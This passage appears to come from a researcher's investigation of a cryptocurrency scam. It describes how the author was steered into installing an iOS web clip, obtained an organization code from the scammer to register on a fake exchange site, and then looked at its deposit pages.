
Web clips: A web clip is an icon on the device Home screen that links to a website or URL. Web clips can optionally launch full-screen web apps and can run offline using HTML5 local storage. Configuration profiles can include web clips that use a custom title and icon, and can optionally be nonremovable. Web clips can point students to specific websites for educational purposes. For more information about configuring web


clips on a device, see [WebClip profile page](#) in Apple Developer documentation.


















When I tried to register on the website, I was expected to enter an **Organization Code** in the registration form. The purpose of placing such a code in the form by scammers was probably to prevent cyber security researchers and/or cyber security vendors from detecting this page and collecting information, and they had been successful until now. Whenever I told Anna that I was having issues in the app installation, she kindly did everything she could to help me with screenshots. So I decided to ask Anna for help one more time in finding out the organization code. 😊





The screenshot shows a web browser window with the address bar displaying `monexcrypto.net/#/pages/register/index`. The page title is "Register". There are two tabs: "Phone" (selected) and "E-mail". The "Phone" tab contains the following fields:

- 1 - USA (with a dropdown arrow) Please input mobile phone number
- Please input verification code
- Please input a password
- Please confirm password.
- Please input rganization code (highlighted with a red arrow)

Below the fields is a blue "Submit" button. At the bottom, there is a checkbox labeled "I have read and agree (User Agreement)".


When I asked her the organization code, she first wrote Chinese words (probably she was communicating with me using a Chinese-English translation service), then she shared with me the code (768919) that I needed to enter into the form.










When I successfully registered and started browsing the website with Web Clip, I saw pages and menus about real-time market tracking, depositing money into the wallet, withdrawal, etc.




Later, I visited the **Recharge** page, which I thought could be the ideal place for scammers to trap their victims, as the page for depositing and withdrawing cryptocurrency. Like other exchanges and platforms, when I visited, I was presented with the addresses of my cryptocurrency wallets.




